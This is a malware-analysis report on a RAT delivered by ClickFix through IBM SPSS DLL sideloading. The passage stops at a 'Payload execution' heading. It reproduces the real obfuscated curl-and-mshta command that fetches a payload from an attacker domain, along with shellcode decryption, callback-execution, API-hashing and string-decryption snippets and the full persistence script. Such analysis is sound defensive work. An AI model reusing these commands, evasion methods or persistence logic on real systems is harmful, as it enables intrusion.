Anatomy of an Emerging Remote Access Trojan

An IBM signed executable carries an unusual DLL sideload chain

leading to a previously unseen RAT.

By: Andrew Franck

Contents

01 Executive Summary 2
Key Takeaways 2
02 Attack Chain Overview 3
03 Technical Analysis 5
3.1 The signed loader chain 5
3.2 icuin61.dll: the sideload pivot 7
3.3 fltU-1.dll: The loader 9
3.4 Mindscape.Raygun4Net4.dll: The cover module 11
3.5 Std.UriTemplate.dll: The execution engine 12
3.6 Event.wav Decrypted: The intermediate loader 14
3.7 The DSL program inside sentiment.bak 16
3.8 Stage 2 Engine: The RAT 19
04 Capabilities of the RAT 20
05 Notable / Novel Techniques 26
06 Detection 27
6.1 YARA 27
07 Indicators of Compromise 29
08 Closing Remarks 34
09 Appendix · Methodology and AI Assistance 35

01 Executive Summary

Deepwatch analyzed a newly observed DLL sideloading attack chain delivered through a ClickFix social engineering campaign. The chain uses a series of unique decryption stages to load a fully featured Windows Remote Access Trojan into a trusted, digitally signed process. It runs entirely in memory and the framework behind this RAT appears mature and custom built, not open source.

The RAT at the end of the chain is well built but not yet finished. Recon, persistence, execution, and command control are all functional, and its anti-analysis coverage is unusually broad. Several of its planned execution options are stubbed out and log "not implemented yet" when called. The features that ship are polished, and the gaps suggest the developer of this is still active in developing a fully finished product.

Two files from the earliest part of the chain were unable to be recovered before the endpoint was isolated. One of those files was a runtime configuration file that identifies live command control infrastructure. Because of this, live command control infrastructure cannot be attributed from what Deepwatch received. This report will be updated if the respective files become available.

Key Takeaways

- Newly observed DLL sideloading attack chain delivered through a ClickFix social engineering campaign.
- First-known abuse of `sslconf.exe`, an IBM signed executable from the SPSS distribution.
- The end payload is a fully featured Remote Access Trojan built on a custom framework.
- Unseen before AMSI bypass.

02 Attack Chain Overview

A customer submitted a file to Deepwatch that had been collected from a compromised endpoint. Submitted as a suspicious PDF document, its header identified itself as a Windows ZIP archive renamed with a `.pdf` extension. Inside is a complete deployment kit built around a legitimate, signed IBM SPSS executable, its signed dependency set, and a small number of files that do not belong to the SPSS distribution.

That archive was placed on the victim's endpoint through a ClickFix social engineering campaign. In ClickFix attacks, the user is manipulated (typically by a fake CAPTCHA or verification prompt on a webpage) into pasting an obfuscated command into the Windows Run box. The command captured on this engagement is shown below.

```
cmd.exe" /c s^t^a^r^t "" /min C:\windows\system32\cmd.exe /c "(for /f "tokens=*"
%q in ('c^u^r^l -skLo "%q" westbrookexchange.com/ff&& ^m^s^h^t^a^ "%q")"
```

The ClickFix command as it was pasted into the victims Run box.

The command downloads a payload named `WEERC.max` from `westbrookexchange[.]com` and executes it via `mshta.exe`, a Microsoft signed system binary commonly abused by threat actors to execute HTA files. `WEERC.max` was one of the files not recovered from the affected endpoint, but based on the order of events, it appears its role was to download and extract the ZIP archive onto disk and launch the attack chain from within it. The rest of this report will analyze the Zip folder's contents.

The diagram below shows the chain of events from the moment the SPSS binary, `sslconf.exe`, is executed. The entire chain executes inside a trusted, signed process and writes no executable file to disk. Every box is a component covered in detail in §03.

Figure 1. The full execution chain, drawn as two lanes to show the hijack moment. The legitimate IBM-signed host chain runs sslconf.exe -> tempdir.dll -> platdep.dll. When platdep.dll looks for an ICU library, it finds the attacker's recompiled icuin61.dll sitting in the local folder, and execution jumps into the attacker's chain. From there, fltU-1.dll loads two helper DLLs. Mindscape.Raygun4Net4.dll for anti-analysis cover, and Std.UriTemplate.dll as the execution engine. fltU-1.dll reads Event.wav, decrypts the shellcode hidden inside, and passes execution to the final RAT via Std.UriTemplate.dll's callback primitive. Each component is dissected in §3.1 to §3.8.

03 Technical Analysis

3.1 The signed loader chain: `sslconf.exe -> tempdir.dll -> platdep.dll`

The three binaries at the top of the chain are linked together by a straight line PE import chain. `sslconf.exe` imports `tempdir.dll`, `tempdir.dll` imports `platdep.dll`, and `platdep.dll` imports `icuin61.dll`. Every one of those arrows is a hard, at load time dependency listed in the PE Import Directory of the file above it. When Windows launches `sslconf.exe`, its loader walks each import in the executable's import table, opens the DLL, walks that DLL's imports, and repeats until the entire dependency graph is mapped.

The first link is `sslconf.exe → tempdir.dll`. Running `dumpbin /imports sslconf.exe` shows the dependency of `tempdir.dll`. When `sslconf.exe` launches, the loader searches its own directory before `System32` to resolve that import, so the `tempdir.dll` mapped into the process is the one shipped in this bundle.

```
Dump of file sslconf.exe

File Type: EXECUTABLE IMAGE

  Section contains the following imports:

    tempdir.dll
             140003240 Import Address Table
             140003E70 Import Name Table
                     0 time date stamp
                     0 Index of first forwarder reference

                            95 StringMerge_SPSS
                            79 GetAppParams
```

Figure 2. dumpbin /imports sslconf.exe. The executable declares tempdir.dll as a load time dependency, so the Windows loader opens it from sslconf.exe's own directory before the process starts.

The second link, `tempdir.dll → platdep.dll`, works the same way. Once the loader has `tempdir.dll` mapped, it walks that DLL's own import table and finds `platdep.dll` listed there (Figure 3). Same lookup rule, same directory, so `platdep.dll` from the bundle is what gets pulled in.




Figure 3. dumpbin /imports tempdir.dll. The DLL declares platdep.dll as a load time dependency, extending the chain by one more link.

The third link is where the attacker actually cares. `platdep.dll` imports a set of ICU internationalization DLLs, and one of them is named `icuin61.dll` (Figure 4). That name resolves to whichever `icuin61.dll` sits in the same folder, and the copy in this bundle is the attacker's recompiled version, not the real one shipped with SPSS. This is the moment execution moves from the legitimate host chain into the attacker's payload chain, and it is documented in §3.2.




Figure 4. dumpbin /imports platdep.dll cropped to just the icuin61.dll import block for readability. The last legitimate DLL in the chain lists icuin61.dll and the seven ICU functions it needs from it.

3.2 `icuin61.dll`: The sideload pivot


`icuin61.dll` is the first malicious DLL loaded into the trusted process. It is a fully functional ICU 61 internationalization library, and the open source project is hosted at github.com/unicode-org/icu. When the DLL is first mapped into the process it executes no malicious code of its own. The only malicious behavior is after the Windows loader resolves the DLL's imports.

What the developer did was they took the ICU 61 source code, added a single new import declaration for the function `CompressFromFile` exported by `fltU-1.dll`, and built the modified source themselves against the same toolchain the official ICU project uses. The result is a fully functional ICU library that behaves exactly like the upstream release except for the one additional imported symbol. That symbol is never actually called from anywhere inside the DLL. A cross reference search shows the import slot has zero references from any code in the binary.


PROPERTY	ATTACKER'S DLL	UPSTREAM RELEASE
SHA-256 (first 8 bytes)	`305d36cc939fee63…`	`b7af61c432b93827…`
File size on disk	~ 2,239 KB	~ 2,273 KB
Rich header XOR key	`0x874C2AC7`	`0x0A9AD9A3`
MSVC linker version	14.16.27035 (VS 2017 v15.9.12, June 2019)	predates VS 2017 v15.8 (March 2018 release)
Imported DLLs	ICU + MSVC runtime + **`fltU-1.dll`**	ICU + MSVC runtime

Comparison between the attacker's icuin61.dll and the upstream ICU 61.1 Windows release (icu4c-61_1-Win64-MSVC2017.zip).

Observable field differences between both binaries. The ICU function imports differs between the two. The attacker's binary was linked with a toolchain released more than a year after the upstream ICU 61.1 release.



Upstream release icuin61.dll



Attacker's icuin61.dll

Figure 5. IDA Imports view of the two icuin61.dll files. The upstream release (top) imports only from the legitimate ICU and MSVC runtime dependencies. The attacker's version (bottom) carries one additional entry, fltU-1.dll : CompressFromFile. That single declaration is enough for the Windows loader to pull fltU-1.dll into the process on the DLL's behalf.

The declared but never called import is the purpose of this .dll. The Windows loader must resolve every import a DLL declares as it maps it in, so the presence of the `fltU-1.dll` entry forces the windows loader to locate and load `fltU-1.dll`. icuin61 does not need to call `CompressFromFile` or do anything with the import. Simply declaring it is enough to bring `fltU-1.dll` into the trusted, signed process. The threat actor's recompiled `icuin61.dll` loads in place of the real one, and satisfying its added import quietly pulls the malicious `fltU-1.dll` into a trusted, IBM signed process.

3.3 `fltU-1.dll`: The loader

`fltU-1.dll` is an unsigned ~52 KB x64 DLL built with MFC. It exports one function, `CompressFromFile`, and if you would believe it, despite the name, it does no compression functionality. This is the function that begins the shellcode launch. It first loads the two helper DLLs, reads `Event.wav` from disk, decrypts the shellcode hidden inside, and drives the calls that actually put the shellcode into executable memory and run it.

What `CompressFromFile` does

`CompressFromFile` owns the Event.wav read and the shellcode decryption itself, but the memory allocation, the executable flip, and the actual entry into the shellcode are delegated to two exports of `Std.UriTemplate.dll` (§3.5). The table below reflects that split. Steps that are fltU-1's own code that are unmarked; steps that fltU-1 drives by calling into Std.UriTemplate are tagged in the "Runs in" column.

#	ACTION	RUNS IN
1	Run once guard. Ensures the payload is only set up once per process.	fltU-1
2	Loads theti-analysis module `Mindscape.Raygun4Net4.dll`.	fltU-1
3	Loads the execution helper `Std.UriTemplate.dll` and resolves its `resource` and `Input_Create` exports.	fltU-1
4	Reads `Event.wav` to pull the encrypted shellcode blob (~333 KB) off disk.	fltU-1
5	Decrypts the shellcode blob using index XOR (see below).	fltU-1
6	Calls `Std.UriTemplate!resource()`, which `VirtualAllocs` a ~4.4 MB RW buffer and fills it end to end with random bytes.	Std.UriTemplate
7	Copies the ~333 KB decrypted shellcode into the allocated memory so the shellcode sits between ~32 KB and ~3.9 MB of random padding.	fltU-1
8	Calls `Std.UriTemplate!Input_Create()`, which flips the buffer to `RX` memory permissions and hands the shellcode pointer to `EnumTimeFormatsEx` to execute the shellcode.	Std.UriTemplate
9	Exits the staging thread and transfers execution to the shellcode.	fltU-1

CompressFromFile, in order.

`Event.wav`: real audio with an encrypted tail

`Event.wav` is a playable WAV file for roughly its first 549 KB. The shellcode is a flat ~333 KB blob appended after the audio, which fltU-1 reads straight from a hardcoded offset. It decrypts the blob in place using XOR, with no key stored anywhere in the DLL or the file:

```
// Shellcode decryptor, implemented by hand from the disassembly
for (i = 0; i < blob_size; i++)
    buf[i] ^= (uint8)(336 + 218*i);   // key(i) = (336 + 218*i) & 0xFF
```

Listing 1. Shellcode decryption.

The read path also contains an anti lab decoy. If `Event.wav` is missing (for example, if an analyst copies `fltU-1.dll` out of the cluster to run it in isolation), the reader does not error out. It opens a 640×360 window titled "primitives", and loops forever drawing colored shapes until a key is pressed.

3.4 `Mindscape.Raygun4Net4.dll`: The cover module

This module drives the chain's anti-analysis. Mindscape's Raygun is a real, well known .NET crash reporting library, and this file borrows the name to look benign. The file itself is an unsigned Windows DLL that has nothing to do with crash reporting. One of its two exported functions is theti-analysis driver. The other is a harmless chart drawing routine, included purely so the file looks like it does something legitimate.

The moment it is loaded it spends the next minute doing three things at once. It repeatedly hides any window belonging to the host process, presumably so nothing the user might see (including any error dialog) ever reaches the screen. It also hunts down and tears off any console attached to the process, cutting the output channel a debugger would depend on. And it deliberately stalls, burning well over a minute of wall clock time, presumably a method for outlasting sandboxes. All of this runs in parallel with fltU-1's staging work, so the concealment is active for exactly as long as it is needed.

```
2  BOOL DetatchConsole_Func()
3  {
4    char *StdHandle; // rax
5    BOOL result; // eax
6    DWORD Mode; // [rsp+20h] [rbp-18h] BYREF
7
8    do
9    {
10     while ( 1 )
11     {
12       Sleep(2000u);                              // 2 second sleep
13       if ( GetConsoleWindow() )
14         break;
15       StdHandle = (char *)GetStdHandle(0xFFFFFFF5);
16       if ( (unsigned __int64)(StdHandle - 1) <= 0xFFFFFFFFFFFFFFFDuLL )
17       {
18         if ( GetConsoleMode(StdHandle, &Mode) )
19           break;
20       }
21     }
22     result = FreeConsole();
23   }
24   while ( !result );                             // Contunious loop
25   return result;
26 }
```

Figure 6. The anti-console function inside Mindscape.Raygun4Net4.dll. The entire function is a short polling loop that checks every two seconds whether a console window is attached to the process, and if so, it detaches it.

3.5 `Std.UriTemplate.dll`: The execution engine

This DLL carries two separate pieces of functionality: hiding the host process's windows on behalf of Mindscape (§3.4), and actually executing the shellcode on behalf of fltU-1 (§3.3). The name is quite deceptive as the real `std-uritemplate` is a maintained, open source implementation of the URI Template spec available at github.com/std-uritemplate/std-uritemplate. The file in this submission has nothing to do with that project and only borrows the name. It is an unsigned x64 MFC DLL, and unlike fltU-1 and Mindscape executes no code on DLL Process Attach. Instead, the DLL sits passively and exposes four exported functions. Three are malicious, one is camouflage.

Export 1 — `detect`: The window hider (Called by Mindscape)

`detect` takes a single argument, a Windows process ID. Despite the name, it detects nothing. It walks every top level desktop window and, for any window whose owning process matches the ID it was handed, calls `ShowWindow` with `SW_HIDE`. Mindscape's cover thread (§3.4) calls it about 1,680 times across its ~82 second stall, passing the host process's own ID. That keeps the signed host's window, and any dialog it might pop, invisible to the user for the entire staging window.

Exports 2 + 3 — `resource` and `Input_Create`: The shellcode stager (Called by fltU-1)

fltU-1 uses this pair to actually run the shellcode (§3.3). `resource()` allocates a ~4.4 MB region of memory and fills it end to end with random bytes from `BCryptGenRandom`. The shellcode is much smaller than the buffer, so once fltU-1 writes it in, most of the surrounding memory is still noise. That padding is what the random fill is for: a memory scanner sweeping the process's pages sees mostly entropy around the shellcode instead of zeros or leftover data. fltU-1 then hands the pointer to `Input_Create()`, which marks the memory executable and starts the shellcode running.

One detail about that allocation is worth calling out. `resource()` does not hand back a pointer to the base of the 4.4 MB buffer. It hands back a pointer 33,071 bytes (roughly eight pages) into it. Once fltU-1 writes the ~333 KB shellcode at that offset, the buffer breaks down as ~32 KB of random bytes, then the shellcode, then ~3.9 MB of random bytes.

How the shellcode runs isn't a noteable technique but nonetheless worth mentioning. Instead of a direct call or jump into the freshly allocated memory, it hands the shellcode pointer to a callback API. This technique is documented in more detail at

https://www.bordergate.co.uk/callback-shellcode-execution/. This RAT uses the API `EnumTimeFormatsEx` as that callback:

```
// The shellcode runs from a kernel32 callback API
VirtualProtect(pad, size, PAGE_EXECUTE_READ, &old);
EnumTimeFormatsEx(shellcode, NULL, 0, 0);  // kernel32 calls the callback = the
shellcode
```

Listing 2. Callback based execution. Because control reaches the shellcode from inside kernel32!EnumTimeFormatsEx, heuristics that flag execution originating in non image memory do not fire.

Both functions also run a small guard before they do their work: they check the current directory for a companion marker file that ships with the malware bundle. If the marker is missing (the sample was copied out of its folder for analysis), the calls silently fail. The fourth export, `EnumerateHIDDevicePaths`, is a real but useless device enumeration routine, included purely as camouflage. This is where the loader chain lands.

3.6 `Event.wav` Decrypted: The intermediate loader

`Event.wav` serves as an intermediate loader. Its job is to locate `sentiment.bak` on disk, decrypt it, and hand it to a small custom interpreter built into the shellcode itself. The interpreter reads the entries in order and uses each opcode to pick one of sixteen handlers baked into the shellcode. Each handler does one specific thing: allocate memory, run an API, spawn a new thread, fetch and execute another payload, and so on. The shellcode itself stays small and generic; almost all of the actual behavior lives in `sentiment.bak`, which effectively is part of what makes this shellcode a modular framework. The operator can drop in a different `sentiment.bak` for a different campaign without touching the shellcode itself. In this sample, the entries eventually deliver a small program written in a custom scripting language (§3.7), which is what ultimately loads the stage 2 engine analyzed in §3.8.

```
{
  int v11; // r9d
  __int64 result; // rax
  unsigned __int64 v13; // [rsp+20h] [rbp-A8h]
  int v14; // [rsp+D8h] [rbp+10h]

  v14 = a3;
  if ( a3 )
  {
    v13 = get_field_func(a1, a2, a3, a3, a5, a6);
    if ( v13 > 0x514 )
    {
      switch ( v13 )
      {
        case 0x5DCuLL:
          return Cmd_1500_Container(a1, a2, a5, v14, a6, v11);
        case 0x6A4uLL:
          return Cmd_1700(a1, a2, a5, v14, a6, v11);
        case 0x708uLL:
          return Cmd_1800(a1, a2, a5, v14, a6, v11);
        case 0x76CuLL:
          return Cmd_1900_QueueBacked(a1, a2, a5, v14, a6, a11);
        case 0x7D0uLL:
          return Cmd_2000(a1, a2, a5, v14, a6, a11);
        case 0x834uLL:
          return Cmd_2100(a1, a2, a5, v14, a6, a11);
        case 0x898uLL:
          return Cmd_2200(a1, a2, a5, v14, a6, a11);
      }
    }
    else
    {
      switch ( v13 )
      {
        case 0x514uLL:
          return Cmd_1300_FetchExec(a1, a2, a5, v14, a6, v11);
        case 0x12CuLL:
          return Cmd_300(a1, a2, a5, v14, a6, v11);
        case 0x190uLL:
          return Cmd_400(a1, a2, a5, v14, a6, v11);
        case 0x1F4uLL:
          return Cmd_500(a1, a2, a5, v14, a6, v11);
        case 0x258uLL:
          return Cmd_600_FetchExec(a1, a2, a5, v14, a6, v11);
        case 0x2BCuLL:
          return Cmd_700(a1, a2, a5, v14, a6, a11);
        case 0x3E8uLL:
          return Cmd_1000_QueueBacked(a1, a2, a5, v14, a6, a11);
        case 0x44CuLL:
          return Cmd_1100(a1, a2, a5, v14, a6, v11);
        case 0x4B0uLL:
          return Cmd_1200_QueueBacked(a1, a2, a5, v14, a6, v11);
      }
    }
  }
  result = Cmd_DefaultNoOp_Success();
  *(_BYTE *)(result + 56) = 1;
  *(_DWORD *)(result + 80) = 0;
  return result;
```

Figure 7. The shellcode's 16-command dispatcher. Every entry parsed out of sentiment.bak is routed by its opcode into one of sixteen hardcoded Cmd_* handlers.

API resolution

Names are matched against the exports of already loaded modules by walking the PEB. The hash function is a modified FNV-1a with one small twist. Instead of multiplying the running hash by the FNV prime alone, it multiplies by the prime plus the current byte index.

```
// Pseudo code for the hash algorithm
uint64 h = 0x811C9DC5;                          // FNV-1 offset
for (i = 0; name[i]; ++i) {
    c = name[i];
    if (case_fold && c >= 'A' && c <= 'Z') c += 0x20;
    h = (i + 0x01000193) * (c ^ h);             // 64-bit multiply, wraps at
2^64
}
```

Listing 3. Custom FNV-1a hashing algorithm.

The `(i + PRIME)` twist is more effective than it looks. The default FNV-1a hashing algorithm is one of the most common malware hashing schemes, and there's publicly available tools like HashDB, for example, that can identify a stock FNV hash in seconds. Once the multiplier depends on the byte position, none of those tables produce a single match against this binary. The simplest way to resolve all APIs was to make a brute force program by hashing every exported function name from the Windows DLLs the shellcode was likely to touch.

That twist is an easy detail to miss because the seed and prime are unchanged, so everything about the algorithm still *looks* like textbook FNV-1a at a glance. This was an effective technique that added time to analyze the shellcode since every off the shelf hash identifier comes up empty. What is usually a click through step becomes a small project.

String obfuscation

Every string in the shellcode is stored scrambled. Each one begins with a small key, and the shellcode uses that key to walk through a short math routine that spits out a stream of numbers. Each character of the scrambled string is XOR'd against the next number to reveal the plaintext. The same routine is used for every string, so once it is known, every string in the file can be recovered at once without executing any code.

```
// Pseudo code for the string decryptor
uint64 state = *(uint64*)blob;                  // per string seed
```

```
uint16* cipher = (uint16*)(blob + 8);
for (i = 0; i < nwords; ++i) {
    plain[i] = cipher[i] ^ (uint16)(2*state + 17);
    state = 1664525 * state + 1013904223;
}
```

Listing 4. Per string keystream.

3.7 The DSL program inside `sentiment.bak`

Inside `sentiment.bak` is a small program written in a scripting language the attacker built specifically for this malware. This kind of custom, purpose-built language is called a domain specific language, or DSL. The DSL program sits encrypted inside `sentiment.bak` alongside the stage 2 payload, and its commands are designed to establish persistence on the victim and then hand execution off to that payload.

The interpreter inside the shellcode (§3.6) is what runs this program. Its sixteen handlers are the actual implementations of the DSL's commands. When the program calls `autoruns::autorun_add_hkcu`, one of those handlers writes a Windows Run key. When it calls `previewer::load_re_firmcode`, another handler loads and starts the stage 2 payload from a record inside `sentiment.bak`.

In short: the RAT is the final payload, the DSL program is the operator's playbook for how to deploy it, and the intermediate loader is the bridge that runs the playbook.

The full text of the program shipped in this sample is reproduced below, word for word from the decrypted record:

```
complex $shtmon;

task preparations[active=true,async=false]
{
    delayer::delay_in_seconds(2);
}

task autorun_on_shutdown[active=true,async=true]
{
    $shtmon = shutdown_monitor::create_instance();
    shutdown_monitor::start($shtmon, autorunAddOnShutdown);
}

task autorun_to_registry[active=true,async=true]
{
    loop
    {
        delayer::delay_in_seconds(150);
```

```
        autorunToRegistry();
    }
}

task autorun_to_sheduler[active=true,async=true]
{
    loop
    {
        delayer::delay_in_seconds(875);
        autorunToSheduler();
    }
}

task block_execution[active=true,async=false]
{
    int $resid = runtime::resource_get_id(@input);
    complex $exe_bytes = runtime::resource_get_bytes($resid);
    previewer::load_re_firmcode($exe_bytes);
    delayer::delay_infinite();
}

function void autorunAddOnShutdown(int64 event_type, int64 thread_id, bool
can_cancel)
{
    autorunToRegistry();
}

function void autorunToRegistry()
{
    string $exepath = process::get_itself_path();
    string $regValue;
    int $resid = runtime::resource_get_id(@registryAutorunValue);
    $regValue = runtime::resource_get_string($resid);
    bool $hkcuExists = autoruns::autorun_exists_hkcu($regValue, $exepath);
    if ($hkcuExists == false)
```

```
    {
        autoruns::autorun_add_hkcu($regValue, $exepath);
    }
}

function void autorunToSheduler()
{
    string $exepath = process::get_itself_path();
    int $resid = runtime::resource_get_id(@shedulerAutorunValue);
    string $shedValue = runtime::resource_get_string($resid);
    bool $shtasksExists = autoruns::shtasks_exists("", $shedValue, $exepath);
    if ($shtasksExists == false)
    {
        autoruns::shtasks_add($shedValue, "", $exepath, "");
    }
}
```

Listing 5. The complete DSL program shipped in this sample of sentiment.bak, after the container's outer decryption is applied. Names, indentation, and control flow are exactly as they appear in the decrypted record.

DSL breakdown

The program is made up of five tasks. The first, `preparations`, is a two second wait used as standard scheduling padding. The last, `block_execution`, is the point of the whole file. It reads the stage 2 payload's bytes out of `sentiment.bak` and passes them to `previewer::load_re_firmcode`. That command name is notable as the stage 2 engine (§3.8) refers to its own code internally as `firmcode`. After the handoff, `delayer::delay_infinite` blocks the calling task forever, keeping the host thread alive while the RAT executes.

The three middle tasks are the persistence layer. Two of them run in an infinite loop. One re adds an HKCU Run key entry every 150 seconds if it is missing, the other does the same for a Scheduled Task every 875 seconds. The third registers a shutdown callback so persistence is reapplied at system shutdown. All three write the same masquerade name under the Run key and in Task Scheduler: `SSL Config Manager`.

3.8 Stage 2 Engine: The RAT

The large embedded record that the intermediate loader carves out of `sentiment.bak` and hands execution to is the RAT itself. Like the previous stage, it is a position independent x64 payload. It starts running the moment the loader passes control. Internally it calls itself client and reports a version tag of 1.5.1. The upstream loader knows it by the codename `firmcode`, which appears in crash report fields and in the DSL function `previewer::load_re_firmcode`.

The obfuscation is the same framework used in §3.6. Same FNV-1a hashing resolver walking the PEB, same LCG per string cipher for stack strings. Only the seed differs, so the two stages read as clearly one author's work with per binary keys.

Anti-analysis

The final payload is heavy in its Anti VM measures. Over a hundred encrypted strings including driver names, service names, executable names, and hardware descriptor fragments covering six hypervisor families are queried. These include VMware, VirtualBox, Microsoft Hyper-V, QEMU/KVM, Parallels (the full `prl_*` driver set), and Xen. Services, running processes, driver files, PCI vendor and product identifiers, and registry paths under `SYSTEM\CurrentControlSet\Enum\{PCI,HID,USB,SWD,IDE,ACPI,SCSI,VMBUS,STORAGE}` are all queried and compared. Furthermore, the program performs a graphics driver check. The RAT asks the system for the name of the GPU. VMs that have scrubbed their driver and registry fingerprints often still expose a virtual GPU name. E.g., "VMware SVGA 3D" or "Microsoft Basic Render Driver", and this check catches them.

The engine also carries a capable AMSI bypass, an unusually clean "silent unhook" that never patches a byte. It is the most notable single technique in the sample and is examined in full in §05.

Persistence

The RAT has four persistence mechanisms baked in. It can write a Run key under both `HKCU` and `HKLM`, with matching entries under the `Wow6432Node` mirrors so 32 bit hosts pick it up too. It can create a Scheduled Task through `schtasks.exe` or the `ITaskService` COM interface filed under a fixed task folder named `CNCMachineRMS\tasks`. It can drop a `.lnk` into the Startup folder and also can install itself as a Windows Service.

Which of the four fires on a given host is controlled by the RAT's own config, not by the DSL from §3.7. The DSL runs first, loads the RAT, and hands off; the two do not communicate

afterward. The persistence that actually landed on this victim came from the DSL's separate `HKCU` Run and Scheduled Task path (§3.7), which uses the shellcode's own `autoruns::` handlers and never touches the RAT's four abilities.

Payload execution

